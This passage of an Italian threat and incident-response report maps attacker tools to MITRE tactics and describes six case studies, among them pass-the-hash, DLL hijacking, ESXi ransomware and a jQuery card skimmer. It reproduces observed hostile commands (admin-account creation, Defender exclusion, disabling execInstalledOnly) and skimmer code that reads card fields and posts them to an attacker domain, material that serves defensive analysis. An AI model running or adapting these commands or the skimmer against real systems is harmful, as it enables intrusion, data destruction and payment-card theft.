In quasi tutte le indagini si scopre che gli avversari utilizzano strumenti legittimi in qualche fase del loro attacco. Mentre diversi gruppi spesso adottano un proprio tool set che possono essere impiegati per identificarli, strumenti molto diffusi come Mimikatz o PsExec possono essere usati da quasi tutti gli aggressori per l'estrazione delle password e il movimento laterale in fase post-exploit.

Figura 23 Distribuzione e frequenza degli strumenti utilizzati negli incidenti



Gli autori degli attacchi in genere utilizzano una serie di utility per il controllo remoto, eludere le difese ed esplorare l'infrastruttura della vittima. In tutte le fasi dell'attacco vengono utilizzati diversi tipi di software pubblico, sia specifici che comuni. La tabella seguente mostra la frequenza di utilizzo di questi strumenti nelle diverse fasi, mappata sulle tattiche MITRE.

Raccolta	1,0%	Browser S3	SharpHound.exe
Command and control	13,0%	AnyDesk	Gost
		SSH	GS-Netcat
		CobInt	TeamViewer
		Vasilek	PartisanDNS
		ReSocks	
		PuTTY	MicroBackdoor
		Potato	mRemoteNG
		Sliver	
Accesso alle credenziali	19,3%	Mimikatz	PwdCrack
		Invoke-Hagrid.ps1	LaZagne
		SharpLAPS.exe	Rubeus.exe
		PowerShellKerberos	
		SharpVeeamDecryptor	ClipBanker Infostealer
		LogKeys	NativeDump
		Veeam-Get-Creds.ps1	
		AdaptixC2	TJProjMain
Elusione delle difese	12,0%	LocalToNet	Chisel
		Neo-ReGeorg	NLBrute
		3Proxy	ProcessHacker
		DefStop	DControl
		AV-Terminator	PPLBlade.sys
		SelectMyParent.exe	ProxyChains
		Ligolo-NG	RevSocks
		PurpleFox Rootkit	PC Hunter
Rilevamento	17,7%	FScan	ADRecon
		Advanced IP Scanner	SoftPerfect Network Scanner
		NetScan.exe	LinPEAS
		Advanced Port Scanner	Dnscat2
		Nmap	NTScan
		Di qualunque cosa	GeckoShell
Esecuzione	20,3%	PowerShell	PsExec
		SMBExec	WebShell
		WMIExec	PHP WebShell
		Invoke-WMIExec	ATExec
		WSO WebShell	Mesh Agent
		Alfa WebShell	NSSM
		RemCom	
Estrazione	1,6%	MEGAsync.exe	Rclone
Impatto	5,2%	LockBit3	Babuk
		Conti	DiskCryptor
Movimento laterale	8,9%	Impacket	Cobalt Strike
		Metasploit	NXC
Escalation dei privilegi	1,0%	NoPac.exe	Invoke-SamSpoofing.ps1

Tecniche e strumenti utilizzati dagli avversari in casi reali

Case study 1 Accesso iniziale tramite credenziali valide, estrazione degli hash con Mimikatz e spostamento laterale mediante la suite Invoke-TheHash per implementare MedusaLocker.

ID: T1550.002

Tattica: Spostamento laterale

In un caso di Incident Response in Brasile, abbiamo rilevato l'utilizzo di credenziali valide per l'accesso iniziale a un server SMTP. In seguito, gli autori dell'attacco sono riusciti a estrarre gli hash delle password utilizzando Mimikatz e a eseguire un attacco pass-the-hash tramite la suite Invoke-TheHash.


Comandi utilizzati:

```
Import-Module ./Invoke-TheHash.psd1

Invoke-WMIExec -Target "<IP>" -Domain "<DOMINIO>" -Username "<UTENTE>" -Hash "<HASH>" -Command "net user User1 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMINIO>" -Username "<UTENTE>" -Hash "<HASH>" -Command "net user User2 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMINIO>" -Username "<UTENTE>" -Hash "<HASH>" -Command "net localgroup Administrators User1 /ad" -verbose
```



Case study 2

Utilizzo di software legittimo per installare manualmente DLL dannose (hijacking delle DLL) per lo strumento di distruzione dei dati

L'autore dell'attacco ha utilizzato in modo improprio **MPDefender.exe** (un file eseguibile legittimo di Microsoft Defender) e **Calibre** (un'applicazione per la gestione di ebook) per caricare file DLL dannosi (hijacking delle DLL) come parte di un attacco ransomware contro **SAP NetWeaver (CVE-2025-31324, CVE-2025-42999)**. Sfortunatamente, il ransomware opera come uno **strumento di distruzione dei dati** anziché come un normale ransomware, rendendo impossibile il recupero completo dei dati nella maggior parte dei casi.


Comportamenti distruttivi nel criptaggio dei dati

Il malware utilizza uno schema di criptaggio multiplo basato sulla dimensione del file che distrugge efficacemente i dati anziché richiedere un riscatto.

I file di dimensioni inferiori a 6 KB vengono crittografati completamente con RSA-2048. Senza la chiave privata dell'autore dell'attacco, il recupero è impossibile.

I file da 6 KB a 5 MB sono criptati in due segmenti: i primi 6 KB con RSA-2048 e la parte restante con AES-256 in modalità streaming. Anche se la parte criptata con AES può essere parzialmente recuperabile, l'intestazione criptata con RSA non può essere decritata, rendendo i file ripristinati inutilizzabili dalle relative applicazioni.

File > 5 MB: troncati e sovrascritti. Vengono conservati e criptati solo i primi 5 MB utilizzando un semplice algoritmo XOR: tutti i dati oltre questo punto vengono eliminati definitivamente. Ad esempio, un file da 1 GB perderebbe irreversibilmente circa 995 MB di dati, che nemmeno il threat actor sarebbe in grado di recuperare.



ID: T1574.002, T1053.005

Tattiche: Esecuzione, Persistenza, Escalation dei privilegi, Elusione delle difese

Comandi utilizzati:

MS DEFENDER

Utilizzo di un file binario legittimo di Microsoft Defender per installare backdoor dannose e attività pianificate.

```
c:\users\mpdefender.exe
cmd.exe /c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe"
ha caricato il file DLL dannoso Wiper: MpClient.dll (MD5 2DFEF0C375933B725C047A7E25B27CEE)
```

Attività pianificata dannosa (esempio)

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2025-06-19T08:36:48</Date>
    <Author>REDACTED</Author>
    <URI>\DefenderUpdatefor</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <Enabled>false</Enabled>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2025-06-19T12:30:00</StartBoundary>
    </TimeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>cmd</Command>
      <Arguments>c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe""</Arguments>
    </Exec>
  </Actions>
</Task>
```

CALIBRE EBOOK

Utilizzo del file binario legittimo di Calibre ebook (MD5 **974666c57a6b54f333881cbb4d5075f9**) per installare backdoor dannose e attività pianificate:

c:\inetpub\calibre.exe

c:\inetpub\history\ca.exe

c:\program files (x86)\windows defender\calibre.exe

c:\inetpub\history\calibre-launcher.dll

Viene caricato il file dannoso **calibre-launcher.dll** (MD5 **7c6f83f4aaa783ebaaa2d6f64930f597**): una backdoor di AdaptixC2.

POWERSHELL E STRUMENTO IMPERSONATE

Esecuzione di uno script PowerShell per eseguire il file binario **impersonate.exe**

```
powershell -nop -exec bypass -EncodedCommand
QQBkAGQALQBNAHAUABYAGUAZgBLAHIAZQBAGMAZQAgAC0ARQB4AGMABAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6ACIA
Add-MpPreference -ExclusionPath "C:"
.\Impersonate.exe
.\Impersonate.exe list
.\Impersonate.exe exec 30 ipconfig
.\Impersonate.exe exec 30 "net user /domain>1.txt"
.\Impersonate.exe exec 30 cmd
.\Impersonate.exe exec 30 cmd /k whoami
.\Impersonate.exe exec 30 cmd
```

Case study 3

Utilizzo della tecnica di timestomping per eludere il rilevamento e utilizzo improprio delle prenotazioni URL HTTP.sys di Windows per il comando e controllo furtivo

ID: T1070.006

Tattica: Elusione delle difese

In un'indagine DFIR relativa a una minaccia persistente avanzata che prende di mira il settore delle telecomunicazioni, abbiamo osservato l'uso sistematico del **timestomping** per eludere il rilevamento e ostacolare l'analisi forense. Dopo aver ottenuto l'accesso iniziale e aver stabilito la persistenza, l'autore dell'attacco ha manipolato deliberatamente i timestamp del file system per nascondere le attività dannose e mescolare gli artefatti creati con i file di sistema legittimi.

La tecnica del timestomping veniva utilizzata per modificare i timestamp di creazione, modifica e accesso dei file, in modo che i file binari, gli script e i file di persistenza dannosi apparissero coerenti con la cronologia di installazione del sistema operativo o con le attività legittime delle applicazioni. Questo ha ridotto significativamente l'efficacia delle analisi forensi basate sulla cronologia e del rilevamento ritardato negli ambienti delle telecomunicazioni su larga scala, con elevati volumi di file e log.

Le attività illecite sono state rilevate su diversi endpoint compromessi, inclusi server che ospitano servizi di telecomunicazione e sistemi di gestione interni. La manipolazione dei timestamp è stata osservata principalmente durante le fasi successive allo sfruttamento della vulnerabilità, in particolare dopo il rilascio del payload e prima dello spostamento laterale, indicando deliberate misure di sicurezza operative da parte dell'autore dell'attacco.

ID: T1071.001

Protocollo a livello di applicazioni: Protocolli Web

Nel corso dell'indagine abbiamo identificato l'utilizzo improprio delle prenotazioni URL HTTP.sys di Windows come una tecnica occulta di comando e controllo e di registrazione dei listener. Prefissi URL registrati di più campioni utilizzando il **modello `http://+:<porta>`**, incluso l'URL predefinito **`http://+:80/Temporary_Listen_Addresses/`**, che è una prenotazione standard di Windows Communication Foundation (WCF) che consente a qualsiasi utente di ricevere messaggi HTTP. Sono stati configurati prefissi aggiuntivi sulle porte di servizio comunemente esposte, come la 80, la 443 e la 444, imitando deliberatamente gli endpoint legittimi di Exchange e IIS, inclusi percorsi simili a quelli di Autodiscover ed Exchange Web Services. Registrando questi prefissi URL direttamente con HTTP.sys, il malware è stato in grado di ricevere richieste HTTP in entrata a livello di kernel senza associarsi a un socket tradizionale o interferire con il servizio IIS esistente.

L'utilizzo di un **identificatore host con caratteri jolly (+)** consentiva al listener di accettare richieste indirizzate a qualsiasi nome host o valore IP, indipendentemente dall'installazione Host, permettendo al malware di operare in modo trasparente insieme a servizi Web legittimi. In diversi casi, le configurazioni personalizzate introducevano percorsi URL aggiuntivi contenenti parole casuali del dizionario, aggiunte alle cartelle Web esistenti, garantendo che il traffico dannoso si integrasse perfettamente nei normali flussi di traffico dell'applicazione.

Questo approccio sfrutta il meccanismo di condivisione delle porte dello stack HTTP di Windows, introdotto in Windows Server 2003, in cui HTTP.sys instrada le richieste al processo appropriato in modalità utente in base ai prefissi URL registrati. Sfruttando questa architettura tramite l'API del server HTTP o l'interfaccia HttpListener di .NET, l'autore dell'attacco ha evitato l'interazione diretta con i processi di lavoro di IIS, ridotto gli indicatori osservabili e complicato notevolmente le attività di rilevamento a livello di rete e di host.



Comandi e API utilizzati dal threat actor.

[1] Registrazione del prefisso URL tramite HTTP.sys

Il framework registra i prefissi URL direttamente nello stack HTTP di Windows per ricevere traffico senza dover associare un socket tradizionale.

Utilizzo dell'API sottostante (non basato su CLI):

- HttpAddUrl
- HttpSetServiceConfiguration
- HttpCreateHttpRequest
- HttpReceiveHttpRequest

Queste API consentono al malware di registrare prefissi come:

```
http://+:80/Temporary_Listen_Addresses/  
https://+:443/autodiscover/autodiscover/  
https://+:443/ews/exchanges/  
https://+:444/ews/ews/
```

Ciò consente l'intercettazione delle richieste a livello kernel tramite **HTTP.sys**, aggirando la registrazione di IIS.

[2] Utilizzo improprio di HttpListener di .NET (wrapper sull'API del server HTTP)

Molti esempi di framework si basano sulla **classe HttpListener di .NET**, che incapsula internamente l'API del server HTTP di Windows.

Comportamento osservato:

```
HttpListener listener = new HttpListener();  
listener.Prefixes.Add("https://+:443/autodiscover/autodiscover/");  
listener.Start();
```

Ciò consente:

- Condivisione delle porte con IIS
- C2 in entrata nascosto tramite HTTPS

Case study 4

Il ransomware BlackNevas sfrutta le configurazioni di rete errate per passare dai sistemi virtuali agli ambienti fisici.

Per installare il ransomware BlackNevas, gli autori dell'attacco hanno violato un intero ambiente virtuale. Per ottenere il controllo completo e abilitare diversi strumenti per la persistenza, hanno innanzitutto individuato un server vulnerabile all'interno di un'infrastruttura virtuale. Seguendo la loro strategia volta a massimizzare l'impatto, gli autori dell'attacco hanno continuato ad esaminare l'infrastruttura dopo aver installato una versione per Windows del ransomware sui sistemi infetti.

Per intensificare l'attacco, hanno scansionato interi segmenti e individuato un sistema PRTG virtualizzato. Purtroppo, l'organizzazione aveva concesso al sistema PRTG virtualizzato accesso e privilegi completi, permettendogli di monitorare sia i sistemi virtuali che quelli fisici. Questo ha permesso agli autori dell'attacco di spostarsi tra gli ambienti virtuali e fisici e, in definitiva, di compromettere tutti i sistemi virtuali dopo aver ottenuto l'accesso ai sistemi ESXi nell'infrastruttura aziendale.

ID: T1078.002
Account validi:
 Account di dominio

Gli autori dell'attacco sono riusciti ad accedere a sistemi vitali in tutto l'ambiente ottenendo account legittimi e identificando password ricorrenti.

ID: T1021.001 e T1021.004
Servizi remoti: Protocollo Desktop remoto e SSH

Lo spostamento laterale interno è stato reso possibile manipolando i protocolli RDP e SSH, che hanno permesso di passare da un sistema all'altro e intensificare l'attacco.

ID: T1059.004
Interprete comando e scripting: Shell Unix

Gli autori dell'attacco hanno utilizzato il comando ESXi per disabilitare le misure di sicurezza del sistema, il che ha permesso di eseguire un programma ELF che criptava i file VMDK e generava file di riempimento per rendere più difficile il processo di estrazione dei dati.

Tempistiche di esecuzione:

Gli attributi binari sono stati modificati e il file binario è stato eseguito:

```
[root]: chmod a+x esx
[root]: chmod 777 esx
[root]: ./esx /log
```

Secondo i log di sistema, il file binario non è stato eseguito a causa di una restrizione di sistema.

```
[vob.uw.exec.installonly.violation] Execution of non-installed file prevented: ./esx
[esx.audit.uw.security.execInstalledOnly.violation] Execution of non-installed file prevented: ./esx
```

L'autore dell'attacco ha utilizzato il comando esxcli per disabilitare il criterio execInstalledOnly:


```
[root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

Il sistema registra un avviso che segnala la disabilitazione del criterio:

```
WARNING: ... ExecInstalledOnly has been disabled. Ciò consente l'esecuzione di file binari non installati sull'host. I contenuti sconosciuti possono causare attacchi malware simili al ransomware.
```

Infine, l'esecuzione del ransomware viene consentita e registrata come avviso:

```
[vob.uw.exec.installonly.warning] Execution of non-installed file: ./esx
```



Case study 5 Un programma di skimming Web mascherato come un JavaScript legittimo

Nel corso di un'indagine su un crimine finanziario, è stato scoperto un nuovo strumento di skimming Web incorporato in uno script jQuery autentico. Lo script dannoso eseguiva una serie di azioni lato client per copiare, criptare ed esfiltrare i dati verso un dominio controllato dall'autore dell'attacco, non appena gli utenti legittimi tentavano di completare una transazione.

ID: T1048.002 Esfiltrazione tramite protocollo alternativo - Esfiltrazione tramite protocollo non C2 criptato asimmetrico

Comunicazioni criptate per raccogliere e rubare dati relativi ad attività finanziarie. L'autore dell'attacco ha creato uno script che utilizzava RSA per rubare i dati del titolare della carta: dopo la registrazione dell'utente, lo script modificato sfruttava questa funzionalità per inviare una copia a un dominio specifico controllato dai threat actor.

Le informazioni venivano raccolte e inviate tramite il metodo POST:

```
const _x = {
  'RSA_PUBLIC_KEY': "--BEGIN PUBLIC KEY--\...<modificato>...--END PUBLIC KEY--",
  'BACKEND_URL': atob("...<modificato>...")
}

const _y = async _y => {
  try {
    const _z = await fetch(_xxx.BACKEND_URL, {
      method: "POST",
      headers: {
        'Content-Type': "application/json"
      },
      body: JSON.stringify({
        'encrypted_data': _a
      })
    })
  }
};
```

ID: T1560.003
Archiviazione dati raccolti:
Archiviazione tramite metodo personalizzato

Una volta che l'utente registra i dettagli per la transazione, i dati vengono raccolti e criptati prima di essere inviati a un dominio sotto il controllo dei threat actor. Lo script attende un evento del mouse per copiare le informazioni della carta dal lato client dopo che sono state registrate durante la transazione.

```
_b.addEventListener("mouseenter", async () => {
  try {
    const _d = {
      'card_number': document.getElementById("card_number").value || "",
      'expiry_date': document.getElementById("expire_date").value || "",
      'cvv': document.getElementById("card_cvv").value || ""
    }
  }
});
```

Per eludere le connessioni di monitoraggio, i dati venivano criptati tramite RSA e trasferiti a un dominio codificato nello script:

```
const _zz = new JSEncrypt();
_zz.setPublicKey(...)
```

ID: T1036.005
Mascheramento:
Corrispondenza nome o posizione legittimi

A causa dell'utilizzo di uno script jQuery valido per includere funzionalità dannose, l'organizzazione non è stata in grado di identificare il materiale malevolo basandosi esclusivamente sull'analisi dei nomi dei file. Per i dati immutabili nei servizi Web, sono state proposte tecniche di monitoraggio dell'integrità dei file.

Case study 6

Iniezione nascosta di backdoor in memoria in processi critici (Winlogon.exe e WerFault.exe)

ID: T1068, T1055, T1620

Tattica: Escalation dei privilegi, Elusione delle difese, Persistenza, Comando e controllo

La nostra indagine ha identificato l'**iniezione furtiva di processi** in processi critici di Windows, tra cui **Winlogon.exe** e **WerFault.exe**, al fine di stabilire un accesso sicuro e nascosto ai sistemi compromessi. Tutte le distribuzioni osservate si limitavano ai **server IIS**, il che indica un deliberato attacco mirato alle infrastrutture esposte a Internet.

Flusso di esecuzione e comportamento

Il threat actor ha iniettato un **payload con codice della shell incorporato** direttamente nello spazio di memoria di processi SYSTEM selezionati. Il codice della shell è stato generato utilizzando il **framework Donut**, consentendo l'esecuzione indipendente dalla posizione e il caricamento in memoria di **assembly .NET** criptati senza scrivere artefatti su disco.

Il codice della shell iniettato ha decriptato ed eseguito un payload .NET secondario, pesantemente offuscato utilizzando un offuscatore commerciale, oltre a un esteso offuscamento con classi, metodi e stringhe. Dal punto di vista funzionale, il payload combinava le capacità della **backdoor SDD** e del **proxy FOXSHELL**, fornendo funzionalità di esecuzione di comandi, instradamento del traffico e comando e controllo nascosti.

L'obiettivo principale del codice della shell iniettato era stabilire un **comando e controllo furtivo** registrando più **prefissi URL HTTP.sys** tramite **ServerManager** e **HttpListener**. Questo permetteva al malware di ricevere traffico HTTP/S in entrata mimetizzandosi perfettamente con le attività legittime dei servizi IIS ed Exchange, riducendo significativamente la visibilità per il rilevamento.

I payload iniettati

1 Implementazione di tunneling TCP in memoria per .NET (tcp_server.exe)

ID: T1090, T1071.001

Tattica: Comando e controllo, Elusione delle difese

Durante l'indagine, è stata identificata un'ulteriore **implementazione .NET in memoria**, tracciata come **tcp_server.exe**. Il campione è stato estratto da un **dump della memoria del processo WerFault.exe**, il che indica un'esecuzione deliberata come un processo di segnalazione errori di Windows affidabile per eludere il rilevamento. L'implementazione è stata progettata per funzionare come un **proxy di tunneling TCP**, consentendo all'autore dell'attacco di inoltrare traffico TCP arbitrario attraverso canali HTTP/S.

Il malware registrava listener HTTP sulle porte **80 e 443**, utilizzando percorsi URL che simulano endpoint di servizi legittimi. Questi listener permettevano al sistema di ricevere richieste in entrata e inoltrare il traffico verso destinazioni TCP specificate dall'autore dell'attacco, operando di fatto come meccanismo di inoltro nascosto.

Gestione della comunicazione e dei protocolli

L'implementazione restava in ascolto sui seguenti endpoint:

```
https://*:443/DELAY_SRV/  
http://*:80/DELAYS_SRV/
```

I dati di configurazione sono stati forniti tramite un cookie HTTP denominato **user_token_api**. Il valore del cookie conteneva un **blob di configurazione con codifica Base64** che, una volta decodificato, specificava l'indirizzo IP di destinazione e la porta TCP per la connessione con tunneling.

L'implementazione supportava diversi tipi di richiesta, controllati tramite un parametro di richiesta:

- **c**: stabilire una connessione socket TCP
- **w**: scrivere i dati della richiesta HTTP in arrivo nel socket TCP
- **r**: leggere i dati dal socket TCP e restituirli nella risposta HTTP

Questa progettazione consentiva il tunneling bidirezionale completo del traffico TCP su HTTP/S, permettendo agli autori dell'attacco di instradare le comunicazioni verso sistemi interni o esterni mimetizzandosi nel normale traffico Web.

Osservazioni

Sebbene il campione contenesse una funzione di offuscamento basata su XOR, questa non è stata utilizzata attivamente durante l'esecuzione, il che suggerisce che si tratti di una funzionalità latente o di un codice sorgente condiviso con altri strumenti. L'esecuzione esclusiva in memoria, combinata con il tunneling basato su HTTP e l'esecuzione come un processo Windows legittimo, ha significativamente ridotto le tracce per le indagini forensi e complicato il rilevamento.

2 Implementazione del controllo SSH e SFTP in memoria (SSH_client.exe)

ID: T1021.004, T1105, T1055

Tattica: Spostamento laterale, Comando e controllo, Elusione delle difese

Una seconda implementazione .NET in memoria, identificata come **SSH_client.exe**, è stata recuperata dalla **memoria del processo WerFault.exe** insieme al componente di tunneling TCP. Questa implementazione forniva all'autore dell'attacco l'**accesso SSH interattivo e funzionalità di trasferimento file**, consentendo l'esecuzione remota di comandi, il caricamento e l'esfiltrazione di file tramite i protocolli SSH e SFTP.

L'implementazione avviava l'esecuzione creando un mutex globale per imporre l'esecuzione a istanza singola, quindi si connetteva a una named pipe utilizzata come canale principale per il controllo e la gestione delle attività. I parametri dell'attività venivano trasmessi tramite la named pipe, consentendo un controllo dinamico del comportamento dell'implementazione senza richiederne la ridistribuzione.

Capacità funzionali

L'implementazione supportava diverse tipologie di attività, tra cui:

- **SpawnShell**: stabilire una sessione interattiva della shell SSH
- **Upload**: caricare file su un sistema remoto tramite SFTP
- **Download**: scaricare file da un sistema remoto tramite SFTP
- **Ls**: elencare file e directory su un sistema remoto tramite SSH

Per le operazioni interattive della shell, l'implementazione creava un thread dedicato che monitorava una named pipe ausiliaria per i segnali di controllo. Al termine o al completamento dell'attività, l'implementazione eseguiva operazioni di pulizia, chiudendo le sessioni SSH, l'handle della named pipe e i flussi associati per ridurre al minimo gli artefatti residui.

Architettura interna

Classi di supporto gestivano la segnalazione dello stato delle attività e la gestione delle sessioni SSH/SFTP, inclusa la gestione dell'autenticazione sia per l'accesso basato su password che per quello basato su chiave privata. L'utilizzo di named pipe per la gestione delle attività e il controllo permetteva all'implementazione di operare indipendentemente dai tradizionali canali di comando e controllo basati sulla rete, una volta trasmessi i parametri iniziali.



Impatto e osservazioni

La combinazione di **esecuzione in memoria**, **utilizzo improprio di protocolli legittimi** e **mascheramento dei processi** ha permesso all'autore dell'attacco di eseguire spostamenti laterali e operazioni di trasferimento dati con una visibilità minima. Sfruttando i protocolli standard SSH e SFTP, l'implementazione integrava attività dannose nel normale traffico amministrativo, in particolare in ambienti in cui l'accesso SSH viene utilizzato di routine per la gestione e la manutenzione.

Valutazione complessiva

La scoperta di entrambe le implementazioni, insieme a LIONTAIL e a questa tecnica di iniezione di memoria, evidenzia un **architettura di attacco a più livelli e modulare**, in cui vengono implementati componenti specializzati per fornire funzionalità di tunneling, accesso remoto e trasferimento file a seconda delle esigenze. Questo approccio modulare permetteva all'autore dell'attacco di adattare le operazioni in modo dinamico, mantenendo al tempo stesso un footprint limitato per le indagini forensi sui sistemi di telecomunicazione e le infrastrutture compromessi.

Regole di rilevamento MDR attivate di frequente

Nel 2025, MDR ha rilevato 1.122 scenari univoci con conversioni diverse da zero. In questa sezione esamineremo gli scenari attivati più di frequente, che insieme rappresentano oltre il 34% di tutti i rilevamenti, e analizzeremo il loro contributo in base alla gravità dell'incidente.

Scenario di rilevamento	Commenti	Telemetria e arricchimento richiesti	Contributo per gravità e complessivo
Esecuzione di un oggetto con una cattiva reputazione ²³	Qualsiasi scenario di esecuzione di un file, script di comando o apertura di un documento di Office con una cattiva reputazione	Qualsiasi evento di telemetria contenente il processo che avvia l'evento Reputazione di file/script/documento di Office	- Elevata: 9,9% - Media: 4,8% - Bassa: 0,7% Totale: 3,8%
URL con cattiva reputazione trovato nella riga di comando	Le righe di comando vengono estratte da tutti gli eventi di telemetria e controllate in termini di reputazione	Qualsiasi evento di telemetria contenente una riga di comando Reputazione dell'URL	- Elevata: 8,0% - Media: 4,7% - Bassa: 0,7% Totale: 3,7%
Accesso di rete a host dannoso	L'host remoto da qualsiasi evento di connessione viene controllato in termini di reputazione	Accesso alla rete, accesso HTTP Reputazione dell'host o IP remoto	- Elevata: 6,7% - Media: 4,1% - Bassa: 5,1% Totale: 4,5%
Rilevamento EPP su processo di sistema	Rilevamento di processi legittimi che fanno parte del sistema operativo	Qualsiasi evento di telemetria contenente un verdetto EPP	- Elevata: 10,2% - Media: 1,4% - Bassa: 0,2% Totale: 1,3%
